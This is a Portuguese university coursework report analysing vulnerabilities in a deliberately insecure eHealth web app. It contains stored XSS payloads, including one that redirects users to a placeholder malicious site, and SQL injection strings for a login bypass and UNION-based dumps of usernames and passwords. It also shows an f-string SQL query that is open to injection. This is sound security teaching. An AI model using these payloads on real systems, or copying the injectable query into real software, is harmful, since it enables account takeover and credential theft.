

Projeto eHealth Corp

Análise

Analysis

Segurança Informática e nas Organizações

Prof. João Paulo Barraca

Departamento de Eletrónica, Telecomunicações e Informática

Ano Letivo 2022-2023

Equipa 38

Bruno Lins- 101077

Filipe Barbosa-103064

Miguel Gomes-103826

Pedro Durval-103173

Índice

Exploração das Vulnerabilidades	3
CWE-20	3
CWE-79	3
CWE-89	4
Login	4
Barra de pesquisa	4
CWE-256	5
CWE-620	6
CWE-756	6

Exploração das Vulnerabilidades

CWE-20

Esta vulnerabilidade pode ter alguma interferência no site, como no nosso caso.

Na nossa marcação de consultas, como a hora, está como ***"input type='text'"*** qualquer texto inserido aparecerá como a hora marcada(não há qualquer tipo de verificação se a hora inserida está, de certa forma, com o formato desejado), como o exemplo que aparece na imagem:

Name	Speciality	Date	Time
Bruno Acioli	Ophthalmologist	2022-11-23	09:07
Miguel Angelo	Gynecologist	2022-11-30	10:08
Pedro Durval	Ophthalmologist	2022-11-23	11:10
Brunao	Sexologist	2022-11-15	00:30
asdsad	Ophthalmologist	2022-11-15	sdadasda

Figura 1- Vulnerabilidade CWE-20

CWE-79

Através de JavaScript, assim que aplicamos um código na zona de reviews como:

```
<script>alert ("VIRUS") <\script>
```

Cada vez que um utilizador da plataforma abrir a página irá aparecer um **alert**.


Outro exemplo de **Cross-Site-Scripting** : é possível enviar um script para o site de forma, a que cada vez que o utilizador clique em determinado comentário seja direcionado para um site potencialmente perigoso:

```
<script>
    Function redirecttoPage() {
        window.open ("http://www.potentialdangerourssite.com)
        document.getElementById(compiler).style.display =
'block';
    }
</script>
<td><a style color = 'black'; onClick = 'redirecttoPage ()'>
RECEIVE INFINTY MONEY</a></td>
```

CWE-89

Login

Assim que é inserido **username** `--//` no campo de username do login do site, o atacante consegue fazer login sem necessitar de password, porque assim o código malicioso inserido comenta a parte da palavra-passe.



brunotest" --//

password

LOGIN

Not registered? Create an account

Figura 2-Vulnerabilidade Login CWE-89

Barra de pesquisa

Na barra de pesquisas, é possível descobrir vários registos da base de dados através de **SQLInjection** como:

1.

```
UNION SELECT 1, 2,password FROM login WHERE username LIKE  
"brunotest" -- //
```

Com isto, é possível descobrir a palavra passe do utilizador “brunotest”, como é descritível na imagem:

Doctor name	Speciality	License
1	2	test1

Figura 3 - Vulnerabilidade Barra de pesquisa CWE-89

2.

```
" UNION SELECT 1, username, password FROM login -- //  
Or  
" UNION SELECT 1, "<br>",username,password FROM login -- //
```

Com isto, é possível descobrir todos os nomes de utilizadores e respetivas palavra-passe, como é possível ver na imagem em baixo:

Name	Speciality	Date	Time
1	 	abc	123
1	 	bruno	lins
1	 	brunotest	test1
1	 	durval	filipe
1	 	miguel	123
1	 	miguel	durval
1	 	sio	admin
1	 	test	test1
Brunao	Sexologist	2022-11-15	00:30
Bruno Acioli	Ophthalmologist	2022-11-23	09:07
Miguel Angelo	Gynecologist	2022-11-30	10:08
Pedro Durval	Ophthalmologist	2022-11-23	11:10

Figura 4 - Vulnerabilidade Barra de pesquisa CWE-89

CWE-256

A exploração desta vulnerabilidade pode ser feita em conjunto com **SQLInjection**, pois, assim como em cima, quando é descoberta a base de dados aparecerá tal igual como é visualizado na imagem acima. Assim torna-se bastante fácil para o atacante descobrir todas as palavras-passes dos utilizadores.

CWE-620

Sem a verificação de palavra-passe, é possível alterar a palavra-passe de um utilizador sem saber a palavra-passe atual. Portanto, podemos dizer que este ataque poderá ser combinado com **SQLInjection**. Se o atacante entrar na conta de um utilizador como é referido em cima, basta mudar a palavra-passe do utilizador e fica com total acesso da conta.


A screenshot of a web form for changing a password. The form is enclosed in a dark blue border. It contains three light gray input fields stacked vertically, labeled 'Username', 'New Password', and 'Repeat new Password'. Below these fields is a dark blue button with the text 'CHANGE PASSWORD' in white capital letters.

Figura 5 - Vulnerabilidade CWE-620

CWE-756

Como foi referido esta vulnerabilidade é bastante comum e, caso não seja “contrariada”, pode revelar informação bastante suscetível acerca da base de dados.

Para criar um erro na **query** basta colocar umas aspas e, caso não seja implementada uma página de erro, a página de erro implementada pela biblioteca usada no servidor irá revelar o erro na **query**, mostrando a linha de erro, onde aparecerá nomes das tabelas, nomes das colunas, etc. Assim o atacante fica com informação demasiado sensível em relação à base de dados, tornando-se assim mais fácil outro tipo de ataques.

Um exemplo de uma página de erro, caso não seja implementada:

OperationalError

```
sqlite3.OperationalError: unrecognized token: "AND password = "";"
```

Traceback (most recent call last)

```
File "C:\Users\Gera!\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.10_qbz5n2kfra8p0\LocalCache\local-packages\Python310\site-packages\flask\app.py", line 2548, in __call__
    return self.wsgi_app(environ, start_response)
File "C:\Users\Gera!\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.10_qbz5n2kfra8p0\LocalCache\local-packages\Python310\site-packages\flask\app.py", line 2528, in wsgi_app
    response = self.handle_exception(e)
File "C:\Users\Gera!\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.10_qbz5n2kfra8p0\LocalCache\local-packages\Python310\site-packages\flask\app.py", line 2525, in wsgi_app
    response = self.full_dispatch_request()
File "C:\Users\Gera!\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.10_qbz5n2kfra8p0\LocalCache\local-packages\Python310\site-packages\flask\app.py", line 1822, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "C:\Users\Gera!\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.10_qbz5n2kfra8p0\LocalCache\local-packages\Python310\site-packages\flask\app.py", line 1820, in full_dispatch_request
    rv = self.dispatch_request()
File "C:\Users\Gera!\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.10_qbz5n2kfra8p0\LocalCache\local-packages\Python310\site-packages\flask\app.py", line 1796, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "C:\Users\Gera!\Documents\GitHub\UA-LECI3 ano\1 semestre\SIO\Praticas\assignment-1---vulnerable-ehealth-application-grupo_38-main\basic_server.py", line 94, in login
    cur.execute(f'SELECT * FROM login WHERE username = "{user}" AND password = "{key}";' )
```

```
sqlite3.OperationalError: unrecognized token: "AND password = "";"
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- `dump()` shows all variables in the frame
- `dump(obj)` dumps all that's known about the object

Figura 6 - Vulnerabilidade CWE-756

Como já referido, nesta página de erro é visível informação bastante suscetível acerca da base de dados do servidor, o que potencia o atacante a procurar por mais suscetibilidades.